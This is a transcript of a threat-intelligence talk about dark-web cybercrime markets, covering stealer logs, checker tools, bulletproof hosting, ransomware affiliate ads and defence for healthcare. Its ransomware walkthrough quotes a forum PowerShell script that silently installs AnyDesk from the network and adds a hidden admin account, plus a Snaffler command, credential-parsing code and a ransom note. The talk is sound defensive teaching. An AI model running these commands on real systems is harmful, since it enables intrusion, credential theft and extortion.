




Fraud for Sale: How the Dark Web Enables Cyber Attackers

Lindsay Kaye, Vice President, Threat Intelligence

whoami

- VP, Threat Intelligence at HUMAN Security
- Malware analyst/reverse engineer
- Author of "Dissecting the Dark Web: Reverse Engineering the Tools of the Underground Economy" (No Starch Press)
- Budgie mom



Overview

What IS the “dark web”?

What happens on it?

Why do we care?

What do we do about it?

Overview

Open web: indexed by search engines, the “normal internet”

Deep web: not indexed, not inherently malicious – think password-protected sites, those behind paywalls

Dark web: collection of forums and marketplaces selling explicitly malicious, illegal or questionable goods and services

Reach using a “normal” browser

Overview

Open web: indexed by search engines, the “normal internet”


Deep web: not indexed, not inherently malicious – think password-protected sites, those behind paywalls

Dark web: collection of forums and marketplaces selling explicitly malicious, illegal or questionable goods and services

Reach using Tor

What's Tor?

- The “Onion Router” routes traffic through a series of nodes using layered encryption - each node removes one layer
- No single point knows both where traffic originates from and its destination
- Enables anonymity on the internet



What the Dark Web Is

Collection of forums and marketplaces selling explicitly malicious, illegal or questionable goods and services such as...

- Credentials and malware logs
- Malware and malicious tools
- Forums for discussion on malicious things
- Services and non-KYC infrastructure hosting

More on these specifics later, but first...

What the Dark Web Is Not

- The place to go for “hitmen”
- Full of “hackers for hire” ready to write a Visual Basic GUI for you to trace your frenemy’s internet browsing activity for \$20
- Dark Web === CSAM
- Bigger than the open web
- Where sophisticated criminals openly plan attacks against companies
 - Usually TOX/private channels
 - Researchers/LE are watching

Why Don't They Just Take Down the Dark Web?

Well, you can't




- International law enforcement task forces have taken down several forums and marketplaces - these are complex and challenging operations
- Some pop back up, sooner or later, or rebrand - they won't just go away

Remember: Criminals will find a way to keep making money



The Who, The What and The Why

What Does the Dark Web “Look” Like?



The People

- Financially-motivated cybercriminals
 - Operators: individuals/groups selling product/service
 - Affiliates: clients purchasing product/service
 - Software developers, hackers, forum admins, etc
- Reputation is key!
 - Vouches
 - Putting money on the line
 - Participation/establishing expertise

→ Detection mechanism implemented to distinguish incoming requests from the payload

Price → \$850 (lifetime)

Note #2 → those who have previously purchased the second version of A.D.E will get a discount (~ \$600 - \$650)

Note #3 → we can offer 2 vouch copies to high reputation members as proof of our ownership (only within a week)

Contact → @PLAYER_BL (telegram) or https://t.me/bunnyLoader_support (channel)

Reputation

User paid to get into
this forum

When they joined

How much in Bitcoin
they put down/is left in
their account

The image shows a forum profile for a user named 'Medusa_Official'. The profile is on a dark background. At the top, the username 'Medusa_Official' is in yellow, followed by 'byte' in white. Below this is a profile picture of a Medusa head. The profile details include: 'Paid registration' in yellow, '+4' in white, '17 posts' in white, 'Joined' in white, '01/12/20 (ID: 160527)' in white, 'Activity' in white, 'хакинг / hacking' in white, 'Deposit' in white, '0.527500 ₿' in yellow, 'Autogrant' in white, and '2' with a shield icon in white. Three red arrows point from the text on the left to specific parts of the profile: the first arrow points from 'User paid to get into this forum' to 'Paid registration'; the second arrow points from 'When they joined' to '01/12/20 (ID: 160527)'; and the third arrow points from 'How much in Bitcoin they put down/is left in their account' to '0.527500 ₿'.


Medusa_Official
byte

Paid registration
+4
17 posts
Joined
01/12/20 (ID: 160527)
Activity
хакинг / hacking
Deposit
0.527500 ₿
Autogrant
2

The Products

Purchase access to almost anything you need to conduct a cyber attack

- Initial access - credentials/accounts, phishing kits, stealers
- Data dumps (contain a wide variety of info)
- Malicious tools
- Ransomware
- Services - tutorials, bulletproof hosting



Credentials/Malware Logs



DarkForums Members

MEMBER

Posts 23
Threads 0
Joined Apr 2026
Reputation 0
1 Months

30 minutes ago #88

pking25 Wrote: (10-04-26, 05:53 PM)

STEALER LOGS 10/04/2026

4

Nov 3, 2025

pinkman said: 

Stealer, written in Python, provides functionality for collecting information from a user's computer, including Discord tokens, system data, and screenshots. The tool also includes mechanisms for evading detection in virtual machines and debugging.

Peculiarities

Browsers & Apps:

Discord

Click to expand...

Good

K Write your reply...

Marriott Hotels Accs | 200k

354 reviews from 

340 3 11 492 354   

0 reviews from this product

0 0 0 0 

  ACCOUNT  REPORT ABUSE

Last Seen: a day ago Last Sync: 13 hours ago

98,00 USD

Unit price: 98,00 USD

This product is being sold in a Shopify shop at the price of 98,00 USD.
The user selling it,  is 340 positive, 3 neutral and 11 negative feedbacks (354 in total)

Stock: 40

Min purchasable quantity: 1
Max purchasable quantity: 10
Total Stock Price: 3,920,00 USD (40 units)

Gateways:  BITCOIN  ETHEREUM  LITECOIN

 GO TO PRODUCT  GET FORUM CARD

 GO TO USER SHOP  PROMOTE  PROMOTION DATA

  #13

Malicious Tools: Checkers

```
HAIDES
EMBRACE THE CHAOS
| By Member of | APOSTLE GROUP | Midnight Sons | Agent v2.0

[1] Shell Finder (Priv8 & All shell finder)
[2] Mirror Grabber (zoneh, zonexsec, haxorid)
[3] Domain Grabber (Grabber by keyword, date, extension, Wordpress, google dorking and more)
[4] Dork Maker (wordpress, joomla, opencart)
[5] Dork Scanner
[6] CMS Checker (Wp, joomla, drupal, magento, shopify, blogger, pretashop, wix, Squarespace and more.)
[7] ReverseIP (6 api)
[8] Domain To IP
[9] IPRange
[10] IP live checker
[11] URL Cleaner (domain duplicate remover)
[12] WP-Brute xmlrpc and wplogin (auto upload shell from plugin and theme)
[13] env scanner (get SMTPs, twilio, aws key, nexmo, mysql )
[14] Combolist Checker (wordpress, cpanel, whm, webmail and more)
[15] Wordpress auto upload shell (fromat www.site.com/wp-login.php#user@pass)

[98] Contact US or donate
[99] EXIT

[-] root@Apostle : █
```

NoErrorsAIO v2.4.3 by SirChanChan | Main Menu | The Best Free AIO

NoErrorsAIO

> Message of the Day from Sir Chan-Chan:

[1] Call of Duty	[9] Windscribe	[17] Disney+	[25] NetflixVM
[2] Minecraft	[10] VyprVPN	[18] Hulu	[26] MailAccess
[3] Valorant	[11] IpVanish	[19] HBO	[27] MailAccess Inbox Searcher
[4] UPlay	[12] PIA	[20] BMW	[28] Combo Editor
[5] Steam	[13] NordVPN	[21] Yahoo	[29] Combo Leacher
[6] League of Legends	[14] Spotify	[22] EbayVM	[30] Yahoo Inbox Searcher
[7] Origin	[15] Netflix	[23] YahooVM	
[8] Xbox	[16] Crunchyrol	[24] PayPalVM	

Posted Monday at 05:18 PM

On 2/21/2026 at 2:11 AM, PeachesNCream said:

каким удобным сортером можно преобразовать url в m:p?

import re

email_regex = re.compile(r"^[^@]+@[^@]+.[^@]+.\$")

input_file = "input.txt"

output_file = "output.txt"

with open(input_file, "r", encoding="utf-8", errors="ignore") as fin, \

open(output_file, "w", encoding="utf-8") as fout:

for line in fin:

line = line.strip()

parts = line.split(":", 2)

if len(parts) != 3:

continue

_, login, password = parts

if email_regex.match(login):

fout.write(f"{login}:{password}\n")

установить python

это код в файле code.py

url радон в файле input.txt

Quote

Malicious Tools: AIO toolkits



Want a Bot That Can Bypass the Nike SNKRS Antibot?

Why waste your time experimenting with different bots and playing the odds by going into a drop solo? We ask you that because we have just the solution for you: NSB3! It's an **all-in-one bot** that can provide a solution for all your sneaker issues. For starters, it's one of the best bots that supports all the sites that matter like Shopify, Adidas, and more. Moreover, it has been successfully helping its users score kicks on Nike SNKRS in different regions since the implementation of the module in 2023. So, what are you waiting for? **NSB3 is only a click away** and ready to help you score all the latest kicks. Godspeed!

📊 • Post Views: • 3,228

AIO bot Nike and SNKRS App setup



AIO bot

11.3K subscribers

Subscribe

378 views Jun 6, 2024 **#Nike #Sneakerheads #SNKRS**

Learn how to set up the AIO bot for Nike and SNKRS App in our step-by-step guide! 📱🔗

Follow us:


X: https://x.com/ANB_AIO

Instagram: [/ aiobot](#)

Discord: [/ discord](#)

Subscribe and hit the notification bell for more tips and guides. Happy copping! 🎉

[#AIOBot](#) [#Nike](#) [#SNKRS](#) [#SneakerBots](#) [#Sneakerheads](#) [#SetupGuide](#)



Services

 [BULLETPROOF] WINDOWS/LINUX/MACOS VPS FROM \$4.99 ★ DMCA & ABUSE IGNORED ★ VIRTUALINE
by - 22 March, - 11:09 PM



0
REP

0
LIKES

Infinity

Infinity

POSTS: 116

THREADS: 2

JOINED: MAR

VOUCHES:

CREDITS: 0

CC

virtualine

Privacy First

Next Generation Virtual Servers For You!

100% bulletproof cloud services offer reliable and trusted solutions with offshore locations available for enhanced privacy. We prioritize your security and anonymity by requiring no KYC and collecting no personal data. Enjoy the peace of mind that comes with 24/7 support and next-generation hardware designed to meet your needs.

[Get Started >](#)[Live Support >](#)



No KYC
No Personal Data

Offshore
Location Availability

100
Bullet-Proof

 ★ **ULTIMATE CRACKING PACK** ★ - CRACKING TOOLS / TUTORIALS
by 17 April, - 04:36 AM



OP 17 April, - 04:36 AM (This post was last modified: 19 November, - 09:12 PM by



604
REP

3.376
LIKES

Content -

Tutorials

- Cracking All Types of Accounts
- How to Make Money with Cracking
- How to Start Your Own Service
- Combo & Config Tutorials

Advanced Config Tutorials


- Detect Hitstealer
- reCaptcha Bypass
- Config Making Videos
- 3 Paid Akamai Bypass Methods
- Protocol Buffer Decryptor

Godlike

POSTS: 9,408

THREADS: 671

"Partnership"




DarkForums Members

**Member**

Posts1

Threads1

JoinedJan 2026

Reputation0

4 days

3 hours ago

#1


Hello friends, I will monetize each of your accesses for a percentage of the profit!

Hello, we have some of the best lockers on the market right now, and we have been encrypting targets for years. We have exceptional experience in this and are always ready to come to the aid of our partners in need!

This means we can also help with privilege escalation, regardless of its axis and privileges!

Conditions:

Access to corporate networks.
I am also looking for partners with access streams and bots to work on a percentage basis.
geo: US
revenue: >20kk
geo:CA,AU
revenue: >50kk
geo:Ey (not all countries)
revenue: > 200kk
Domain user and Domain Admin rights

TOX: 
Telegram: 

 Reply

Where Are the Ransomware Advertisements?

admin
<forum.status>
●●●●●●●●



Admin
🔒 919
4972 posts
Joined
02/18/05 (ID: 1)
Activity
Other / OTER
Deposit
0.001340 ₮
Car
3 🚗

Posted May 14, 2021

Report post

Good day,

We are happy with pentesters, specialists, coders.
But they are not happy with the locums, they bring a lot of attention. The very type of activity is not sympathetic to us in view of the fact that everything is in a row, we consider it not appropriate to the presence of lockers at our forum.

It was decided to remove all partners and ban as a type of activity on our forum.

All topics associated with the lockers will be removed.

7

🔒

★ [Advertisement@exploit.im](#) - Order and payment for advertising

✂ [support@exploit.im](#) - Technical forum support

🛡 [oxygen@exploit.im](#) - Forum referee

✂ [jabber_support@exploit.im](#) - Technical support of the Jabber server Exploit.im

Piecing Together the Tools for a Cyber Attack

Example: Drop Ransomware

Step 1: Buy Access

byte



Paid registration

+ 9

17 posts

Joined

08/06 (ID: 107104)

Activity

другое / other

Autogarant

0 

Posted yesterday at 05:34 PM

Доступ RDWeb USA

Права - domain user

AVer Sentinel

Minerals & Mining , 81 Employees

Revenue \$13.2 Million

Start 400\$

Step 100\$

Blitz 1000\$

актуально 24 часа

+ Quote

Example: Drop Ransomware

Step 2: Gain remote code execution



Example: Drop Ransomware

Step 3: Find systems/data of interest

```
c:\shares\all>Snaffler.exe -s -a -o snaflog.log
```

```
'[==/[[[[[, [[[[[[. '[[[ ,[[ '[[[, [[[[,== [[[[,== [[[   [[cccc   [[[[./[[['  
'''      $ $$$ '$c$$$c$$$c$$$c$$$c$$$c'' '$$'' '$$' '$$"' '$$$$$$c  
88b    dP 888      Y88 888      888,888      888      o88oo,.__888oo,__ 888b '88bo,  
'YmHY'  MM      YM  YMM      '' 'MM,       'MM,      '' 'YUMMM'' 'YUMMMMMMM 'W'  
by l0ss and Sh3r4 - github.com/SnaffCon/Snaffler
```

```
[NORTH\jon.snow@castelblack] [Info] Parsing args...  
[NORTH\jon.snow@castelblack] [Info] Parsed args successfully.  
[NORTH\jon.snow@castelblack] [Info] Invoking DFS Discovery because no ComputerTargets or PathTargets were specified  
[NORTH\jon.snow@castelblack] [Info] Getting DFS paths from AD.  
[NORTH\jon.snow@castelblack] [Info] Found 0 DFS Shares in 0 namespaces.  
[NORTH\jon.snow@castelblack] [Info] Invoking full domain computer discovery.  
[NORTH\jon.snow@castelblack] [Info] Getting computers from AD.  
[NORTH\jon.snow@castelblack] [Info] Got 2 computers from AD.  
[NORTH\jon.snow@castelblack] [Info] Starting to look for readable shares...  
[NORTH\jon.snow@castelblack] [Info] Created all sharefinder tasks.  
[NORTH\jon.snow@castelblack] [Share] {Green}<\\winterfell.north.sevenkingdoms.local\NETLOGON>(R) Logon server share  
[NORTH\jon.snow@castelblack] [Share] {Green}<\\winterfell.north.sevenkingdoms.local\SYSVOL>(R) Logon server share  
[NORTH\jon.snow@castelblack] [Share] {Black}<\\castelblack.north.sevenkingdoms.local\ADMIN$>()   
[NORTH\jon.snow@castelblack] [Share] {Green}<\\castelblack.north.sevenkingdoms.local\ADMIN$>(R) Remote Admin  
[NORTH\jon.snow@castelblack] [Share] {Green}<\\castelblack.north.sevenkingdoms.local\all>(R) Basic RW share for all  
[NORTH\jon.snow@castelblack] [Share] {Black}<\\castelblack.north.sevenkingdoms.local\C$>()  
[NORTH\jon.snow@castelblack] [Share] {Green}<\\castelblack.north.sevenkingdoms.local\C$>(R) Default share  
[NORTH\jon.snow@castelblack] [Share] {Green}<\\castelblack.north.sevenkingdoms.local\public>(R) Basic Read share for  
all domain users
```


Example: Drop Ransomware

Step 4: Escalate Privileges



52 minutes ago

Hello i will buy any working local privilege escalation for Windows no edr bypass needed just defender

Apr 25, 2025

Messages 5

Reaction score 1

Points 3

Report



Breached

MEMBER

Posts: 1

Threads: 1

Joined: Jan 2026

Reputation: 0

01-27-2026, 06:49 AM

★ **Steelite RAT v2: Limitless Control and Monitoring**

★ **Essential Capabilities:**

- ? Reconnect: Automatically restore connections if access is lost.
- ? Streamlined Access: Enable Fast Access Buttons for instant control.
- ? Lightweight: Small, standalone executable with no dependencies.
- ? Wide Compatibility: Works on Windows 7 to 11 (both x86 and x64).
- ? Stealthy Operation: Auto Startup, Anti-double-launch, Anti-VM, Anti-debug.
- ? Automated Functions: Auto Stealer, Keylogger, Command Execution on first run.

★ **Advanced Options:**

- ? Data Recovery & Grab: Browser Autofills, Desktop Wallets, Discord & Telegram data.
- ? Browser Control: Downloads, Cookies, Passwords, Credit Cards, History with decryption.
- ? Media & System Control: Webcamera Capture, Display Rotation, Wallpaper changing.
- ? File Management: Encrypt/Decrypt, Copy, Delete, Download, Upload, List files.
- ? Process Control: Run, List, Kill, Get Path, Manage Battery, Installed Software.
- ? System Actions: Shutdown, Restart, Logoff, Blue Screen of Death, Bot Gifting.
- ? Network & Security: Proxy Usage, Command Execution, **Privilege Elevation.**

Buy Now via Telegram Bot: [REDACTED]

Experience unparalleled control and efficiency with Steelite RAT v2. Acquire your license through our convenient Telegram bot and start utilizing the most advanced remote access capabilities today!

Example: Drop Ransomware

Step 5: Exfiltrate data

```
Закреп AnyDesk - ознакомиться всем
Function AnyDesk {

    mkdir "C:\ProgramData\AnyDesk"
    # Download AnyDesk
    $clnt = new-object System.Net.WebClient
    $url = "http://download.anydesk.com/AnyDesk.exe"
    $file = "C:\ProgramData\AnyDesk.exe"
    $clnt.DownloadFile($url,$file)

    cmd.exe /c C:\ProgramData\AnyDesk.exe --install C:\ProgramData\AnyDesk --start-with-win --silent

    cmd.exe /c echo J9kzQ2Y0q0 | C:\ProgramData\anydesk.exe --set-password

    net user oldadministrator "qc69t4B#Z0kE3" /add
    net localgroup Administrators oldadministrator /ADD
    reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v oldadministrator /t REG_DWORD /d 0 /f

    cmd.exe /c C:\ProgramData\AnyDesk.exe --get-id


}

AnyDesk

Выполняем код в Powershell ISE Run As Admin
На выходе получаем ID
Сохраняем его к себе
```

Example: Drop Ransomware

Step 6: Drop the ransomware



A screenshot of a Notepad window titled "91ys09o-readme -txt - Notepad". The window contains a ransomware README file with the following text:

```
----- Welcome. Again. -----

[+] Whats Happen? [+]

Your files are encrypted, and currently unavailable. You can check it: all files on you computer has
expansion 91ys09o.
By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise,
you cant return your data (NEVER).

[+] What guarantees? [+]

Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do
not do our work and liabilities - nobody will not cooperate with us. Its not in our interests.
To check the ability of returning files, You should go to our website. There you can decrypt one file for
free. That is our guarantee.
If you will not cooperate with our service - for us, its does not matter. But you will lose your time and
data, cause just we have the private key. In practise - time is much more valuable than money.

[+] How to get access on website? [+]

You have two ways:

1) [Recommended] Using a TOR browser!
  a) Download and install TOR browser from this site: https://torproject.org/
  b) Open our website: http://[REDACTED].onion/42DE11B8EC6B2F84

2) If TOR blocked in your country, try to use VPN! But you can use our secondary website. For this:
  a) Open your any browser (Chrome, Firefox, Opera, IE, Edge)
  b) Open our secondary website: http://[REDACTED]42DE11B8EC6B2F84

Warning: secondary website can be blocked, thats why first variant much better and more available.

When you open our website, put the following data in the input form:
Key:
m3vBjR+e/6f8pwe284NzoMPKaqFAtBq2o27Msa8drSx/Ah8N6B3/bL4P+2o0ggtM
[REDACTED]

Extension name:
91ys09o
```

So... what exactly is it that you do here?

What Do -I- Do on the Dark Web?

The dark web is a valuable source of open source intelligence (OSINT) for threat intelligence teams, researchers and organizations

- Who might be a target?
- How might they be targeted?
- How large is the scope of the threat?
- What other insights can I glean?

What Do -I- Do on the Dark Web?

The dark web is a valuable source of open source intelligence (OSINT) for threat intelligence teams, researchers and organizations

- Who might be a target?
- How might they be targeted?
- How large is the scope of the threat?
- What other insights can I glean?

Threat intelligence MUST be actionable to be useful - you MUST understand your end goal to know what to look for

What Do -I- Do on the Dark Web?

What this means for my job:

- Are threat actors targeting clients or our products?
- How are they doing it?
 - AI0/Bot Tools?
 - Bypass techniques?
 - CAPTCHA solvers?
- How much demand is there?
 - How many accounts? What kinds?
 - What are actors asking to buy/offering to sell?
- How do we compare to competitors?



What Do -I- Do on the Dark Web?

This means....

- Prioritize collection for ATO, scalping, scraping, fake account creation, etc
 - Any new tools? Do we detect them?
 - Rise in chatter around WTB or WTS tools?
- Use collected intel to drive product improvements
 - Adjust detections if needed
 - Understand bypass/solver and provide remediation guidance
 - Identify blind spots in threat actor activity - what's next?

Application to Healthcare Companies

What Threats Affect Healthcare Companies?


- First, consider what cybercriminals are after
 - Accounts have very valuable data
 - Credential resale would be lucrative
 - Healthcare orgs need to remain operational - downtime is not tolerable
- Should prioritize (among other things)
 - Account takeover (ATO)
 - Credential theft/reuse/sales
 - Potentially ransomware/data theft/extortion operations

Account Takeover/Credential Acquisition

- Attack in which threat actor gains access to legitimate user account and uses it for the purpose of conducting fraud
- Actors acquire accounts from:
 - Credential leaks on the dark web
 - Malware logs exfiltrated by stealer malware
 - Phishing campaigns/emails
 - Potentially, gaining access to a network

Mitigation

- Threat actors will continue to steal and sell credentials because it is lucrative
- VERY hard to stop (almost impossible)
- Focus effort on what happens after
 - Account takeover/abuse
 - Additional fraud or attacks



Why Do You Care?

- Healthcare organizations are appetizing targets
 - PII/PHI
 - Willingness/ability/need to pay
 - Extortion can have very serious consequences
- Not just your org – third party risk is real

B B C

One of Europe's most wanted cyber criminals has been jailed for attempting to blackmail 33,000 people whose confidential therapy notes he stole.

Julius Kivimäki obtained them after breaking into the databases of Finland's largest psychotherapy company, Vastaamo.

After his attempt to extort the company failed, he emailed patients directly, threatening to reveal what they had told their therapists.

At least one suicide has been linked to the case, which has shocked the country.

Why Do We ALL Care?

Keeping the internet safe benefits **everyone**



Public Service Announcement

